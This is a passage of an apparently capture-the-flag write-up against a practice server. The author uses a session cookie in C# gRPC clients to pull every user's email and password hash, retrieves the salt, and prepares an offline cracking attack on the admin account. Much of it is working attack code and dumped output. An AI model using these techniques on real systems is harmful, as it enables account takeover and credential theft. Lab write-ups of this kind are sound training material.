".AspNetCore.Identity.Application=CfDJ8ChrlnZS-
IJOoO2h55xOazur0h4IUQX8inhzLTqaHmZ6BcgmsKxJ...");
            CallOptions options = new CallOptions().WithHeaders(metadata);
            UserReply r = authClient.GetUser(new UserRequest
            {
                Id = "360fc4f7-8c88-4cfb-9018-860300f5b748"
            },options);
            Console.WriteLine(r.Email);
        }
    }
}
```

Execution showing that the call is valid because I can access to the data of Mike:



```
    {
        0 references
        static void Main(string[] args)
        {
            GrpcChannel ch = GrpcChannel.ForAddress("https://fc.xlm-box.com");
            Auth.AuthClient authClient = new Auth.AuthClient(ch);
            Metadata metadata = new Metadata();
            metadata.Add("Cookie", ".AspNetCore.Identity.Application=CfDJ8ChrlnZS-IJOoO2h55xOazur0h4IUQ
            CallOptions options = new CallOptions().WithHeaders(metadata);
            UserReply r = authClient.GetUser(new UserRequest
            {
                Id = "360fc4f7-8c88-4cfb-9018-860300f5b748"
            },options);
            Console.WriteLine(r.Email);  ≤654ms elapsed

        }
    }
}
```

Name	Value	Type
args	{string[0]}	string[]
ch	{Grpc.Net.Client.GrpcChannel}	Grpc.Net.Client.Grp...
authClient	{Identity.Auth.AuthClient}	Identity.Auth.AuthC...
metadata	{Grpc.Core.Metadata}	Grpc.Core.Metadata
options	{Grpc.Core.CallOptions}	Grpc.Core.CallOptio...
r	{{ "id": "360fc4f7-8c88-4cfb-9018-860300f5b748", "firstName": "Mik...	Identity.UserReply
Email	"mike.steel@fancycorp.com"	string
FirstName	"Mike"	string
Google.Protobuf.IMessage.Descri...	{Google.Protobuf.Reflection.MessageDescriptor}	Google.Protobuf.Ref...
Id	"360fc4f7-8c88-4cfb-9018-860300f5b748"	string
IsAdmin	false	bool
LastName	"Steel"	string
PasswordHash	"AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f...	string
PersonalNote	"I am just a simple user, like all the others. Only an admin ma...	string
_unknownFields	null	Google.Protobuf.Un...
email_	"mike.steel@fancycorp.com"	string
firstName_	"Mike"	string
id_	"360fc4f7-8c88-4cfb-9018-860300f5b748"	string
isAdmin_	false	bool
lastName_	"Steel"	string
passwordHash_	"AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f...	string
personalNote_	"I am just a simple user, like all the others. Only an admin ma...	string
Static members		

Based on the code above, I have then use the following code to get the list of all the users:

```
using System;
using System.Threading.Tasks;
using Grpc.Core;
using Grpc.Net.Client;

namespace Identity
{
    class Program
    {
        static async Task Main(string[] args)
        {
            String cookie = "CfDJ8ChrlnZS...;";
            GrpcChannel ch = GrpcChannel.ForAddress("https://fc.xlm-box.com");
            Auth.AuthClient authClient = new Auth.AuthClient(ch);
            Metadata metadata = new Metadata();
            metadata.Add("Cookie", ".AspNetCore.Identity.Application=" + cookie);
            CallOptions options = new CallOptions().WithHeaders(metadata);
            AsyncServerStreamingCall <UserReply> r = authClient.GetUsers(new UsersRequest
            {
                Limit = 10000
            }, options);
            while (await r.ResponseStream.MoveNext<UserReply>())
            {
                Console.WriteLine("*************************");
                Console.WriteLine("Email         : {0}", r.ResponseStream.Current.Email);
                Console.WriteLine("IsAdmin       : {0}", r.ResponseStream.Current.IsAdmin);
                Console.WriteLine("PassHash      : {0}", r.ResponseStream.Current.PasswordHash);
                Console.WriteLine("Personal note : {0}", r.ResponseStream.Current.PersonalNote);
            }
            Console.WriteLine("YOLO");
        }
    }
}
```

Content obtained:

```
*************************
Email         : kirstin.bruen@fancycorp.com
IsAdmin       : False
PassHash      : AQAAAAEAACcQAAAAE9qJlaMiVwqfC9mDFy6Sj+NPtHQKMGvmA4XrSm7m2KP7j82Sp4XYdGAcwaceKBWPBE==
Personal note : As a resultant implication, an understanding of the necessary relationship between the collaborative item and any backbone of connectivity provides an insight into the explicit crucial fragmentation.
*************************
```

```
Email          : blair.rippin@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEfKl6wf2UcYvRsxQ9gTvWI53773Jdb10/6fcssuH3hJqnseurNMgCgq7mS
q/5VY4mj==
Personal note : One must clearly state that the classic definition of the
basis of any assumptions about the common fragmentation presents extremely
interesting challenges to what should be termed the subordinated
subjective time-phase.
*************************
Email          : amya.blick@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEwXMUkQyL31+OPOdIeQPUxfPj2aCvOiIRDE8HhXo7u3p19XCbix3IpSxRH
peKOC9Us==
Personal note : It goes without saying that the desirability of attaining
the obvious necessity for the mutual concept, as far as the quality driven
economico-social value is concerned, positively represents the adequate
resource level in its relationship with the greater directive unprejudiced
transposition of the critical systematised proposal.
*************************
Email          : tevin.okuneva@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEtKLSVmHnTm61aleXnNdrAoxSr/45etr5UJQM2IMKwgVr3btD/yn1gprEZ
5nWuOJl7==
Personal note : Within current constraints on manpower resources, an
anticipation of the effects of any synchronised determinant dialog needs
to be factored into the equation alongside the the thematic reconstruction
of necessity for budgetary control.
*************************
Email          : shakira.kozey@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEAhRVSheAS6fSGaPR15rG1ZqdLz8g1ciXwv25cttRI0NvLxSeXF5UdfFn3
zJek9K2Y==
Personal note : In a very real sense, any solution to the problem of a
proportion of the heuristic personal interface focuses our attention on
the heuristic management option.
*************************
Email          : paula.raynor@fancycorp.com
IsAdmin        : False
PassHash       :
```

```
AQAAAAEAACcQAAAAEHiWkW0HMa9BM7RZgdJwjN6QqPCpkOsLpXWEP76BQyHChEa7iv+H0aSKNR
sVULi+uy==
Personal note : Within normal variability, a reciprocal operation of a
realization the importance of the hypothetical milieu has considerable
manpower implications when considered in the light of this targeted
empathic priority.
*************************
Email          : dallin.haag@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEX0lNKkjHgxF4ul0GG0PkWPEL29OltEPJTvtmWUlZjs5hFUiHgNFuuJbHw
ZWMV+abi==
Personal note : Albeit, the value of the legitimisation of fact has no
other function than to provide the slippery slope.
*************************
Email          : alison.kemmer@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAE8k+4OvxO2AqWiGiaHEf/gaJUm29+YDlSd/IvjOSeTf4JwwNT0xO57cBhb
qSYyz2ya==
Personal note : With due caution, one can postulate that the core business
manages to subsume an unambiguous concept of the empathic strategy.
*************************
Email          : michael.bergstrom@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEY4j9y34yBsAiAj1opJm1sWB9mU586rfpFuY4qVC6VG5wB+aGdvIpP9uB3
lXd984VM==
Personal note : As in so many cases, we can state that efforts are already
underway in the development of the explicit subsystem derivation.
*************************
Email          : carlos.price@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEWdSL8+UHrgldR8n5yfKj2ZI/XAF+k9YOkkqhI7gx0hkcIkmpvjKdtxV9V
Sz74ViuH==
Personal note : In this regard, the dangers inherent in the non-viable
parallel dimension seems to counterpoint an elemental change in the common
competence.
*************************
Email          : abraham.dietrich@fancycorp.com
IsAdmin        : False
PassHash       :
```

```
AQAAAAEAACcQAAAAEX4tRGx3+ZvU1r3zacPAy7hyOtL1Hk4e/2Vxr5XoyTeUCBHqbAhcGh7L1F
ek67vagQ==
Personal note : To be perfectly honest, the classic definition of a
concept of what we have come to call the immediate consolidation
symbolizes the enabling technology and provides an insight into the
applicability and value of the responsive political rationalization.
*************************
Email          : korey.keebler@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEV/VFHhEmOfdMwNlhaHDbXd6J7lazt2jEzxrIUV5/XgTbuoVR+ZhoWF54E
MKhHR4X7==
Personal note : In any event, both secondary consistent faculty and
implicit fundamental theme contrives through the medium of the function
hierarchy analysis to emphasize the subjective metalanguage or the
falsifiable empirical best-practice.
*************************
Email          : ryley.gottlieb@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEYZ+hcNEOED3JfaSQI0UV7tu4zEILX4Gn7fWPXwiLcaSBBulx3R+dkBAqr
FtYF52L9==
Personal note : Normally the feasibility of the skill set shows an
interesting ambivalence with the ongoing support.
*************************
Email          : mike.steel@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/
jr4L/7Ww==
Personal note : I am just a simple user, like all the others. Only an
admin may help you in your quest.
*************************
Email          : summer.beer@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAE9UpEj5qgtUdnyAclBZPY+z1ukNFTUxQCZxg6UKFAEEC93lgf95l85pYJf
6gVzWL8E==
Personal note : Essentially;

  * initiation of the obvious necessity for the established analysis and
design methodology capitalises on the strengths of the hierarchical major
theme on a strictly limited basis.
```

```
*************************
Email         : edd.kirlin@fancycorp.com
IsAdmin       : False
PassHash      :
AQAAAAEAACcQAAAAEaOAfhR3UOU5x43+smVbLUJvZXbaqvNt5F5dXf/counqVeYmDhoNBvwvQf
nIF3MkAm==
Personal note : As in so many cases, we can state that the performance
objectives is logically significant.
*************************
Email         : shirley.bernier@fancycorp.com
IsAdmin       : False
PassHash      :
AQAAAAEAACcQAAAAEAs/ZnNm5zdseZ7+0WJGAsJUJN343WxhDpudrnq5bmH8SDxGsJQgDeA63X
2LwUvjC8==
Personal note : One is struck quite forcibly by the fact that the logical
data structure and the resources needed to support it are mandatory.
*************************
Email         : dorothea.crona@fancycorp.com
IsAdmin       : False
PassHash      :
AQAAAAEAACcQAAAAEo1qdTNsQqZkMBFcxLtFQelpzmUxeIG3j6Wb8bP2DzyznWqVwv/JCdxdDL
22+cOHji==
Personal note : Essentially;

  * subdivisions of a concept of what we have come to call the critical
integrated evidence leads clearly to the rejection of the supremacy of the
compatible complementary teleology.
*************************
Email         : steven.white@fancycorp.com
IsAdmin       : True
PassHash      :
AQAAAAEAACcQAAAAEMdFQDCwc980a5mla13HcUNymeOkdZrTO87D7iwVC9bMuOYWhAs2dekQ94
h3TwCaaQ==
Personal note : We will, we will rock you, use it! We will, we will rock
you, yeah.
*************************
Email         : jackeline.cremin@fancycorp.com
IsAdmin       : False
PassHash      :
AQAAAAEAACcQAAAAEAi9IkT5efwqqzHFmMe3LFtpYaN5zg5pMAexvMPVthBd2CQXpNIjEHPwS5
kuXZG9mG==
Personal note : On one hand the infrastructure of the  big picture is of
considerable importance from the production aspect.
```

```
*************************
Email          : helene.funk@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEdpUWVa9IJqEPyWJ1PlYWlExte2ng+TbE3wkmCT4ul7+lsDGOkhKglPhY4
n4eycK2O==
Personal note : With all the relevant considerations taken into account,
it can be stated that there is an apparent contradiction between the
parallel numinous projection and the feasibility of the homogeneous
subordinated evaluation.
*************************
Email          : willis.hudson@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEAXCxjz8tpwpGLAbwZ7cJ6eoPMtbba8JxIWsrDdBuNz7e3StmctZgusUhv
zk1YhTtn==
Personal note : if one considers the associated supporting element in the
light of an issue of the basic results-driven program, the basis of the
big picture has the intrinsic benefit of resilience, unlike the the
evolution of primary insight over a given time limit.
*************************
Email          : benny.stehr@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAE3+1Uvt76u7HjKX6A0+sjoDbCK8P4LVsfN2/T3RtAdmAxM9kcq1jinK/0j
zKzdDuYO==
Personal note : One must clearly state that an overall understanding of a
concept of what we have come to call the sanctioned expressionistic
program may mean a wide diffusion of the referential function into the
metathetical inductive consciousness.
*************************
Email          : kennith.roberts@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEnWTXmIiRrFCDp1MXzNWyJ4C3LwEH5ja4nilnRFEsBR7E9x5+9cq1XmEvT
cM2EbXIr==
Personal note : It goes without saying that the the bottom line produces
diagnostic feedback to the applicability and value of the primary
inclusive funding.
*************************
Email          : aurelia.bergnaum@fancycorp.com
IsAdmin        : False
PassHash       :
```


```
AQAAAAEAACcQAAAAEJbGQlFuJpx4996Z2GKc4kgBe1U15Nol5yZzWztXW7rt0MyVhyA9Q6PGpZ
oaQQ17AL==
Personal note : if one considers the hierarchical determinant hierarchy in
the light of the basis of any methodological affirming vivacity, the
question of the organization structure underlines the essential paradigm
of the quality driven cardinal baseline.
*************************
Email          : claudine.kohler@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAE+KkHCDYyG94yMRD/TGNrV/jSJ9KTHGGvtpOowav8ld0SN2MWWR8uuV2/m
S9F4FrA2==
Personal note : Note that:-

  1.
*************************
Email          : cordia.howell@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEJFjDbO5WQG3KQESwz81JYBXzPBecpEfy0cExpT7CDXeP+0WNqVFI12dHt
vzawctMm==
Personal note : if one considers the universal fragmentation in the light
of what amounts to the operational situation, the dangers inherent in the
two-phase directive teleology diminishes the homogeneous functionality.
*************************
Email          : amir.stanton@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEEV0/hGfAzGAiI0arQxU/X89+9D6ghSmqSp5ehOJOlHCwckl6YufqZNOIX
1CeM/fgf==
Personal note : firstly, the knowledge base shows an interesting
ambivalence with The quality driven paratheoretical aspect.
*************************
Email          : lola.ullrich@fancycorp.com
IsAdmin        : False
PassHash       :
AQAAAAEAACcQAAAAEWQf77JCoFaP5NhYd/Hyy7REaxHsLrClohRGTG/clcCUy/OKTqAN3stjEL
FJ0d39C0==
Personal note : One might venture to suggest that an extrapolation of the
synergistic prime substructure provides an insight into the negative
aspects of any tentative ethical programming.
*************************
Email          : aliya.quigley@fancycorp.com
```

```
IsAdmin       : False
PassHash      :
AQAAAAEAACcQAAAAEnX8bEXArNW59Sai8Yhq1t8ztBHB1oIlER+Y2O4loMMeXqH5qm3EVSNGqk
OZ8WKDFw==
Personal note : Therefore, the target population for any fully interactive
definitive development may mean a wide diffusion of the unequivocal total
proposal into the flexible manufacturing system.
```

The following user was admin:

```
Email         : steven.white@fancycorp.com
IsAdmin       : True
PassHash      :
AQAAAAEAACcQAAAAEMdFQDCwc980a5mla13HcUNymeOkdZrTO87D7iwVC9bMuOYWhAs2dekQ94
h3TwCaaQ==
Personal note : We will, we will rock you, use it! We will, we will rock
you, yeah.
```

However, when I try to convert the hash of the password of Mike from Base64 To Hex, they do not match:



Last build: 7 months ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!
Options
About / Support
Recipe
Input
Output

From Base64
Alphabet A-Za-z0-9+/=
☑ Remove non-alphabet chars

To Hex
Delimiter None
Bytes per line 0

```
start: NaN
  end: NaN
length: NaN
length: 84
 lines: 1
AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==
```

```
start: 122
  end: 122
length: 0
  time: 1ms
length: 122
 lines: 1
0100000001000027100000010ad10c5ccf8755fb8e3febe0f142d5ce6c6e455fa7f70d019ff8599a7a1ffb4579bf880d00cd7af518063f8ebe0bffb5b
```


```
*************************
Email         : mike.steel@fancycorp.com
IsAdmin       : False
PassHash B64  :
AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/
jr4L/7Ww==
Personal note : I am just a simple user, like all the others. Only an
admin may help you in your quest.
PassHash HEX  :
0100000001000027100000010AD10C5CCF8755FB8E3FEBE0F142D5CE6C6E455FA7F70D019
FF8599A7A1FFB4579BF880D00CD7AF518063F8EBE0BFFB5B
*************************
Email         : steven.white@fancycorp.com
IsAdmin       : True
```

```
PassHash B64  : AQAAAAEAACcQAAAAEMdFQDCwc980a5mla13HcUNymeOkdZrTO87D7iwVC9bMuOYWhAs2dekQ94h3TwCaaQ==
Personal note : We will, we will rock you, use it! We will, we will rock you, yeah.
PassHash HEX  : 0100000001000027100000010C7454030B073DF346B99A56B5DC771437299E3A4759AD33BCEC3EE2C150BD6CCB8E616840B3675E910F788774F009A69
```

The HEX hash of the password of Mike (*dragon*) is `ec52f8cd137ec7651bd1516de45b667662f9f5a6`, so I need to solve this question before to try a password guessing attack on the Steven's password hash.

I have performed the following call to obtains the salt:

```
using System;
using System.Threading.Tasks;
using Google.Protobuf.WellKnownTypes;
using Grpc.Core;
using Grpc.Net.Client;


namespace Identity
{
    class Program
    {
        static async Task Main(string[] args)
        {
            String cookie = "CfDJ8...";
            GrpcChannel ch = GrpcChannel.ForAddress("https://fc.xlm-box.com");
            Auth.AuthClient authClient = new Auth.AuthClient(ch);
            Metadata metadata = new Metadata();
            metadata.Add("Cookie", ".AspNetCore.Identity.Application=" + cookie);
            CallOptions options = new CallOptions().WithHeaders(metadata);
            Empty empty = new Empty();
            SaltReply r = authClient.GetSalt(empty, options);
            Console.WriteLine("YOLO");
        }
    }
}
```




```
{
    0 references
    class Program
    {
        0 references
        static async Task Main(string[] args)
        {
            String cookie = "CfDJ8ChrlnZS-
              IJOoO2h55xOazt6Eu1f51nGDzaDVksOtabmofCldaw_JcGecORftN0G9rEuzEo2YTXwRC5390Jm8OkveIue
              10c1TsD88mJH7HZIdMrXXrYxj8X9PKACWELMrVv3mtAMeix9k4c6a719JHknkx17AQ0JAC5RnjjEMTXsgNN
              Am5QU3nogIZvv1ucsrVhrkESeNspDq05IAPuqbRXa5UouxNRs1IayoMSaoKXGLGZmeLGtmc5bZVDlMMQGCQ
              VaUINbi9Ji9mGwt24CS9AzoiJws7jJ4QH65Xp_TVkdZeCBm2k3mFAJjOpqcR0cEfUOrAGJqrEP2kFf3anok
              MTWmKNIpahP2HcvMLyDg22Ng96_ueiI6b39bZlp8MHVyJ88RvQPMqxbswBH";
            GrpcChannel ch = GrpcChannel.ForAddress("https://fc.xlm-box.com");
            Auth.AuthClient authClient = new Auth.AuthClient(ch);
            Metadata metadata = new Metadata();
            metadata.Add("Cookie", ".AspNetCore.Identity.Application=" + cookie);
            CallOptions options = new CallOptions().WithHeaders(metadata);
            Empty empty = new Empty();
            SaltReply r = authClient.GetSalt(empty,options);
            Console.WriteLine("YOLO");
        }
    }
```

Name	Value	Type
args	{string[0]}	string[]
cookie	"CfDJ8ChrlnZS-IJOoO2h55xOazt6Eu1f51nGDzaDVksOtabmofC...	string
ch	{Grpc.Net.Client.GrpcChannel}	Grpc.Net.Client.Grp...
authClient	{Identity.Auth.AuthClient}	Identity.Auth.AuthC...
metadata	{Grpc.Core.Metadata}	Grpc.Core.Metadata
options	{Grpc.Core.CallOptions}	Grpc.Core.CallOptio...
empty	{{ }}	Google.Protobuf.We...
r	{{ "salt": "caf73fc6-9eca-4741-be21-d5078fd64852" }}	Identity.SaltReply

The salt obtained was `caf73fc6-9eca-4741-be21-d5078fd64852`, it was the same value that the one found in the DLL.

😉 A simple try to test if the admin was allowed to authenticate on the web app revealed that the author of the box wanted that I crack the hash offline:



```
POST /api/Authorize/Login HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 F
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://fc.xlm-box.com/login
Content-Type: application/json; charset=utf-8
Origin: https://fc.xlm-box.com
Content-Length: 114
Te: trailers
Connection: close

{
  "UserName":"steven.white@fancycorp.com",
  "Password":"ec52f8cd137ec7651bd1516de45b667662f9f5a6",
  "RememberMe":false
}
```

